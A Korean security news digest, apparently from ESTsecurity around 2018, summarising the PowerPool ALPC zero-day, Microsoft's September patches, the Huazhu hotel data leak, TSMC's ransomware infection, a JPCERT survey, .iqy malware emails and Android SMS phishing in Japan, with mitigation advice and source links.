이로 인해 PowerPool 이 구글 업데이터의 실행 파일을 그들이 공격 2 단계에서 사용하는 백도어의 복사본으로 덮어쓰기 할 수 있게 된다. 이 업데이터가 다음에 호출 되면, 백도어가 SYSTEM 권한과 함께 실행 될 것이다. 연구원들에 따르면 PowerPool 악성코드 운영자들은 정찰 단계를 거쳐 관심이 있는 피해자들에게만 2 단계 백도어를 사용하는 것으로 보인다.

마이크로소프트는 ALPC 버그를 아직까지 패치하지 않았으나, 9 월 11 일 진행 될 월간 보안 업데이트에서 이를 수정할 것으로 추정된다.

하지만, 마이크로소프트에서 승인한 것은 아니지만 취약점을 완화시킬 수 있는 방법이 있다. Karten Nilsen 이 제공한 솔루션은 익스플로잇을 차단하며 예약 된 작업이 실행될 수 있도록 하지만, 예전 작업 스케쥴러 인터페이스에서 생성 된 것들이 손상을 입을 수 있다.

64 비트 윈도우 10 버전 1803 사용자일 경우, 마이크로패치를 적용해 이 문제를 완화시킬 수 있다. 이는 임시 패치이며, Acros security 의 0patch Agent 를 설치해야 한다.

[출처] https://www.bleepingcomputer.com/news/security/windows-task-scheduler-zero-day-exploited-by-malware/
https://www.welivesecurity.com/2018/09/05/powerpool-malware-exploits-zero-day-vulnerability/

마이크로소프트, 치명적인 취약점 17 개를 수정하는 소프트웨어 업데이트 발행

Microsoft Issues Software Updates for 17 Critical Vulnerabilities

시스템과 소프트웨어를 패치할 시간이 다가왔다. 마이크로소프트가 2018 년 9 월의 월간 '패치 화요일' 업데이트를 공개했다. 취약점 총 61 개를 수정하고, 이 중 17 개는 심각도가 치명적, 43 개는 중요함, 하나는 보통으로 분류 되었다.

이달의 보안 업데이트는 마이크로소프트의 Windows, Edge, Internet Explorer, Office, ChakraCore, .NET 프레임워크, Microsoft.Data.OData, ASP.NET 등의 취약점을 수정한다.

패치 된 보안 취약점들 중 4 개는 공개적으로 알려졌으며, 이미 공격자들이 악용하고 있을 가능성이 높다.

CVE-2018-8475: 치명적인 윈도우 RCE 취약점

이 취약점 4 개 중 하나는 치명적인 원격 코드 실행 결점 (CVE-2018-8475)이다. 이는 마이크로소프트 Windows 에 존재하며 Windows 10 을 포함한 모든 버전에 영향을 미친다. Windows RCE 취약점은 윈도우가 특별히 제작 된 이미지 파일을 처리하는 방식에 존재한다. 악성 코드를 타겟 시스템에서 실행하기 위해서, 원격의 공격자가 해야할 일은 그저 피해자가 이미지 하나를 보게 만드는 것뿐이다.

이 취약점은 심각도가 높으며 악용이 쉬워, 앞으로 이를 악용해 윈도우 사용자를 노리는 공격이 발견 될 것으로 추측 된다.

CVE-2018-8440: 윈도우 ALPC 권한 상승 취약점

이 패치는 윈도우의 ALPC 에 존재하는 제로데이 취약점도 수정한다. 악용 될 경우, 로컬의 공격자나 악성 프로그램이 타깃 기기에서 관리자 권한을 얻어 코드를 실행시킬 수 있게 된다.

마이크로소프트에 따르면, 이 결점은 현재 활발히 악용되고 있어 각별한 주의가 필요하다. 이 권한상승 취약점에 대한 PoC 익스플로잇은 GitHub 에서 찾을 수 있다.

CVE-2018-8457: 스크립팅 엔진 메모리 충돌 취약점

공개적으로 알려진 또 다른 취약점은 스크립팅 엔진에 존재하는 원격 코드 실행 취약점이다. 이는 스크립팅 엔진이 마이크로소프트 브라우저의 메모리 내 오브젝트를 적절히 처리하지 못할 때 생기는 문제로 인증 되지 않은 원격 공격자가 타깃 시스템에서 현재 로그인 된 사용자 컨텍스트로 임의 코드를 실행할 수 있도록 허용한다.

"관리자 권한을 가진 사용자가 로그인 중이라면, 이 취약점을 성공적으로 악용한 공격자는 영향을 받는 시스템을 제어할 수 있게 된다."

"이후 공격자는 프로그램을 설치하고, 데이터를 열람/변경/삭제 할 수 있으며 전체 권한을 가진 사용자 계정을 생성할 수도 있다."

이 취약점은 마이크로소프트 Edge, Internet Explorer 11, 10 에 존재한다.

윈도우 Hiper-V 원격 코드 실행 취약점 2 개

이 패치는 윈도우 Hyper-V 에 존재하는 치명적인 원격 코드 실행 취약점 2 개를 수정한다. Hyper-V 는 윈도우 서버에서 가상 머신을 실행하기 위한 기본 하이퍼바이저다. 두 취약점 모두(CVE-2018-0965, CVE-2018-8439) 호스트 서버의 Windows Hyper-V 가 게스트 OS 에서 승인 된 사용자의 입력을 적절히 검증하지 않아 발생한다.

악성 게스트 사용자는 이 RCE 취약점 둘 다를 악용해 가상 OS 에서 특별히 제작한 프로그램을 실행해 호스트 OS 에서 임의의 코드를 실행할 수 있다.

모든 마이크로소프트 소프트웨어 취약점을 패치하세요

이 외에도, 마이크로소프트는 어도비 플래시 플레이어의 치명적인 원격 코드 실행 취약점도 패치했다. 어도비는 해당 권한 상승 취약점 (CVE-2018-15967)을 '중요'로 분류했으나, 마이크로소프트는 '치명적'인 원격 코드 실행 취약점으로 분류했다. 사용자들이 시스템을 보호하기 위해 이 패치를 가능한 빨리 적용하기를 권고한다.

보안 업데이트 설치를 위해서는 설정 -> 업데이트 및 보안 -> Windows 업데이트 -> 사용 가능한 업데이트 확인을 클릭하거나 수동으로 업데이트를 설치할 수 있다.

[출처] https://thehackernews.com/2018/08/snapchat-hack-source-code.html

2. 중국


중국 Huazhu Hotels Group 정보 유출!

亿级数据泄漏！华住旗下酒店重要信息和开房记录泄漏

최근 블랙마켓에서 Huazhu 호텔 그룹에서 투숙한 투숙객들의 이름, 휴대폰번호, 신분증 번호, 비밀번호 등 민감정보가 포함된 개인정보들이 유출되었다. 이번에 유출된 개인정보들은 1.23 억개에 달하는 것으로 확인하였다. 뿐만 아니라 1.3 억개의 투숙 정보와 2.4 억개의 룸 정보등이 포함되어 있었다.


게시글 작성자는 이 정보들의 유출 시점은 8 월 14 일로, 이 정보들의 판매가로 8 비트코인 혹은 520 모네로를 요구하고 있다. 뿐만 아니라 판매자는 완전한 판매 사후 서비스를 위해, 만약 앞으로도 사용자 권한이 유지되면 구매자에게는 무료로 추가 데이터를 제공해 주겠다고 밝혔다.

또한 이 게시글에는 자신이 올린 데이터가 실제 데이터라는 것을 증명하기 위해 10000 건의 정보를 공개하였다.



정보 유출 원인

이번에 발생한 정보 유출사건은 호텔직원이 실수로 DB 의 구성정보를 GitHub 에 업로드 하였으며, 이 정보는 약 20 일전에 Github 에 올라온 것으로 확인되었다. 또한 해커가 이 DB 를 해킹한 날자는 14 일 전이기 때문에, 아마 이 정보를 이용하여 해커가 DB 를 공격했을 것이라고 추정된다.



[출처] https://www.anquanke.com/post/id/158123

TSMC 3 개 공장, 랜섬웨어에 감염

台积电突遭电脑病毒入侵 三大产线受到影响

8 월 3 일, 대만의 신주과학단지 · 타이중과학단지 · 타이난과학단지에 있는 TSMC 공장이 랜섬웨어에 감염되어 운행을 중단했다.

TSMC 는 전 세계에서 가장 큰 반도체 생산공장으로, 항상 해커들의 공격 타깃이 되어 매년 사이버 공격을 받았다. 하지만 이렇게 대규모 공격을 받은 것은 이번이 처음이다. 생산 설비들은 인터넷에 연결되어있지 않았기 때문에 TSMC 가 어떻게 랜섬웨어에 감염되었는지 아직 밝혀지지 않았다.

이번 사건과 관련하여 TSMC 는 8 월 4 일, 공식 입장을 발표하였다.

TSMC 는 8 월 3 일 저녁, 일부 기기에서 랜섬웨어의 감염을 확인하였다. 외부에 알려진 것처럼 해커의 공격은 아니며, 현재 TSMC 는 랜섬웨어에 감염된 범위를 확인하는 동시에 해결 방안을 모색중에 있다. 랜섬웨어 감염 정도에 따라 일부 설비들은 금방 복구되었으며, 남은 공장 설비들도 하루만에 정상동작이 되었다.

주목할 것은, TSMC 의 최대 고객은 애플로, TSMC 는 올해 iPhone 신제품에 탑재되는 7nm 의 A12 CPU 의 주요 생산공장 중 하나이다. 비록 가동이 중지된 시간이 길지는 않았지만, 반도체 제조 공정이 비교적 긴 것을 고려했을 때, 상당한 손실이 발생했을 것이라 추정되고 있다.

[출처] https://www.cnbeta.com/articles/tech/753965.htm

3. 일본

중요 인프라 3 개사 중 1 개사에서 랜섬웨어 피해 – 11%는 감염 20 대 이상


重要インフラの3社に1社でランサム被害 -11%は感染20台以上

일본국내 중요인프라 조직 중 3 개사 중 1 개사가 랜섬웨어 피해를 경험하고 있다는 사실이 밝혀졌다. 감염된 랜섬웨어의 약 반수가 'Locky'로, 몸값을 지불했다고 답변한 조직은 없었다고 한다.

JPCERT 코디네이션센터가 2017 년 9 월 19 일부터 10 월 17 일에 걸쳐서 조사를 실시하여, 결과를 정리한 것이다. 일본국내의 중요인프라 등 184 개 조직이 답변했다.

랜섬웨어의 피해경험에 대해서 물어본 결과, 65%가 '없다'고 답변한 한편, 35%에 해당하는 64 개 조직이 '있다'고 답했다. 피해를 입은 조직에 건수를 물어본 결과, 78%는 '5 건 미만'이었고 '5 건 이상, 10 건 미만'이 16%였다.

피해를 입은 기기의 대수는 '1 대'가 36%, '2~4 대'도 마찬가지로 36%였다. '5~9 대'가 13%, '10~19 대'가 6%로 뒤를 잇는 한편, '20 대 이상'에 감염이 확대된 케이스도 11%로 10%를 넘어섰다.




피해조직에서의 피해건수 (그래프 : JPCERT/CC)

감염된 랜섬웨어의 종류는 'Locky'가 52%로 최다였다. 'TeslaCrypt'가 20%, 'WannaCrypt'가 17%, 'spora'가 11%로 뒤를 잇는다. 감염원인은 '메일의 첨부파일'이 66%였다. '웹사이트 또는 웹 어플리케이션'이 41%, '메일의 링크'가 6%, '외부저장매체'와 '리모트 데스크탑'이 각각 5%였다.

감염자를 물어본 결과, 86%가 정사원이라고 답변했다. 계약사원이나 아르바이트, 인재파견 등의 외부인원이 17%로

뒤를 잇는다. 또 경영층이 5%, 관리직이 11%였다.


피해를 입은 단말의 종류를 물어본 결과, 외부 반출을 하지 않는 데스크탑 PC 가 61%, 외부반출을 하는 랩탑 PC 가 48%였다. 한편으로 서버가 42%, NAS 가 9%로 뒤를 잇는다. 휴대전화나 테블릿에서의 피해보고는 없었다.



랜섬웨어의 감염원인 (그래프 : JPCERT/CC)

피해 시의 대응에 대해서는 '업무단말을 교체했다'가 80%, '데이터를 백업으로 복구했다'가 58%로 뒤를 잇는다. 백업하지 않아서 데이터를 복구하지 못한 케이스는 16%였다. 시큐리티벤더가 제공하고 있는 복호화 툴로 데이터를 복원한 조직은 2%로 적다. 또 일부 미답변도 있었지만, 몸값을 지불했다고 답변한 조직은 없었다.

랜섬웨어에 감염된 후, 통상의 업무가 복구되기까지 요구된 시간은 '1 주일 미만'이 36%로 최다였다. '6 시간 미만'이 22%, '1 일 미만'이 17%로 뒤를 이었다.



랜섬웨어 피해 시의 대처법 (그래프 : JPCERT/CC)

[출처] http://www.security-next.com/096223

확장자 '.iqy'파일에 주의 – 수십만 건 규모로 악성코드메일이 유통

拡張子「.iqy」ファイルに注意 - 数十万件規模でマルウェアメールが流通

확장자가 '.iqy'인 악의 있는 파일을 첨부한 메일이 8 월에 들어 일본국내에서 대량으로 유통되고 있다는 사실이 밝혀졌다. 일본어로 기재되어 있으며, 사진이나 서류 송부를 가장하고 있었다.

안녕하세요?

해약에 관한 서류입니다.
도장을 찍은 후, 다시 보내주시면 감사하겠습니다.
잘 부탁 드리겠습니다.


'.iqy 파일'을 열도록 만드는 일본어 메일

공격을 관측한 트렌드마이크로에 따르면, 확장자가 '.iqy'인 'Office 쿼리파일'을 위장하여 악성코드에 감염시키고자 하는 메일이 8 월에 들어 대량으로 송신되었다고 한다.

문제의 메일은 '안녕하세요?', '확인해주십시오', '사진첨부', '사진송부의 건' 등의 제목으로 유통되고 있었다. 일본어로 기재되어 있어, 서류나 사진의 송부로 보이게 만들어 'Gozi', 'DreamBot', 'Snifula', 'Papras' ed 의 별명으로도 알려져 있는 부정송금 악성코드 'Ursnif'에 감염시키고자 하고 있었다.

'.iqy 파일'을 이용한 공격은 해외에서 5 월 하순 이후에 확인되고 있으나, 일본어로 일본국내를 노린 공격을 이 회사가 관측한 것은 이번이 처음이었다. 8 월 6 일 불과 하루만 해도 29 건 이상을 검지했다고 한다.

'.iqy 파일'은 'Excel'의 웹쿼리기능으로 수집한 데이터를 보존할 때에 이용한다. 통상 'Excel'과 관련지어져 있어 더블클릭 등에 의해 파일이 열리게 되면 내부에 기재된 처리가 'Excel'로 실행된다.



열었을 때에 표시된 경고화면 (화면: 트렌드마이크로)

신뢰할 수 없는 파일을 잘못해서 열면 외부에서 스크립트를 다운로드해서 실행하거나 외부접속이 이루어지는 등 보안상의 영향을 미치는 경우에는 'Office'에 의해 얼러트가 표시된다.

그 때에 무효화되면 악의 있는 동작을 미연에 막을 수 있지만, 잘못해서 컨텐츠를 유효화해 버리면 악성코드에 감염될 우려가 있다. 이러한 확장자의 관련을 악용하여 의도치 않게 처리를 'Excel'에 실행시키려고 한 수법으로는 'CSV 파일'을 이용한 수법 등도 확인되고 있다.

이번 공격에 대해서 트렌드마이크로는 공격자가 모색하는 새로운 공격 중 하나라고 분석한다. 익숙치 않은 파일형식을 이용함으로써 수신자의 경계를 풀고자 했을 가능성이 있다고 지적한다.

향후 비슷한 공격이 발생할 가능성이 있어 '.iqy 파일'이 첨부된 메일의 수신을 제한하거나 Excel 파일 제한기능으로 'Office 쿼리파일'을 열지 않도록 설정을 변경하는 등 이 회사에서는 주의를 권고하고 있다.

[출처] http://www.security-next.com/096567

택배편 부재통지를 위장한 SMS, 7 월 중순부터 상담 급증

宅配便不在通知を偽装したSMS、7月中旬より相談急増

택배편의 부재통지로 보이게 하는 숏메시지(SMS)를 이용하는 수법에 가짜 사이트로 유도 당해 부정어플을 설치해버렸다는 상담이 정보처리추진기구(IPA)에 다수 들어오고 있다. 지금까지 비슷한 공격이 확인되고 있으나 7 월 중순부터 폭발적으로 증가하는 모양새다.

이 기구에 따르면, 사가와큐빈(佐川急便)의 부정통지를 가장한 SMS 가 유통되고 있는데, 메시지에 기재된 유도처 사이트에서 잘못해서 부정 어플을 설치해 버리는 피해가 다발하고 있다는 것이다. 7 월 중순부터 상담이 급증하고 있으며, 7 월 1 개월간 110 건이 들어왔다고 한다.

문제의 어플은 Android 를 노린 것으로, 유도처 가짜 사이트에서 설치가 유도된다. Google Play 이외에서 설치시키기 위해 '제공원 불명 어플'의 설치를 허가하도록 요구하고 있었다.

또 설치 시에는 전화발신, 연락처 읽기, 메시지 송신, 네트워크에 대한 풀 접속, 녹음 등, 다수 기능에 대한 접속 허가가 요구되어 잘못해서 설치해버리면 단말 탈취나 정보 탈취 등 모든 피해가 상정된다. 실제로 악의 있는 SMS 를 외부에 송신하기 위한 발판으로 악용된 피해뿐 아니라 일부 기억에 없는 컨텐츠 요금청구가 발생했다는 상담도 들어오고 있어, 스마트폰과 연결된 계정이 부정 이용되었을 가능성이 지적 받고 있다.

IPA 가 호소한 기본적인 대책


스텝 1 가짜 부재통지 SMS 를 수신
대책 기재된 URL 을 터치하지 않는다
스텝 2 유도된 가짜 사이트에서 다운로드
대책 사이트 내를 터치하지 않는다
스텝 3 출처가 명확하지 않은 어플을 허가하여 수상한 어플을 인스톨
대책 '출처 불명확 어플'의 설치를 허가하지 않는다!

사가와큐빈을 가장한 SMS 에 의해 부정한 어플을 설치시키는 공격은 지금까지도 보고되어 왔으나, 7 월 중순 이후에

일본국내에서 피해가 급증했다.

트렌드마이크로에 따르면, 이 회사 클라우드 기반에서는 피크에 달한 같은 달 19 일에 1 일당 3000 건 이상의 부정접속으로 유도된 것으로 보이는 접속을 블록한다. 이후에도 계속적으로 접속이 확인되고 있다.
이 회사에서 비슷한 접속은 2018 년 제 2 사분기의 3 개월로 1600 건 정도였으나, 7 월만으로 8000 건에 달했다고 한다.

급증한 배경에 대해서 이 회사는 'AndroidOS_FakeSpy', 'AndroidOS_Xloader'의 변화를 지적한다. 기존 정규 어플을 부정한 어플로 바꾸거나 정보탈취를 하는 기능을 갖추고 있었으나 7 월 중순에 SMS 의 송신기능이 추가되었다는 사실이 영향을 미쳤다고 분석하고 있다.



유도처 사이트에 대한 접속을 차단한 건수 추이 (그래프 : 트렌드마이크로)

[출처 http://www.security-next.com/096565

(주)이스트시큐리티

(우) 06711
서울시 서초구 반포대로 3 이스트빌딩
02.583.4616
www.estsecurity.com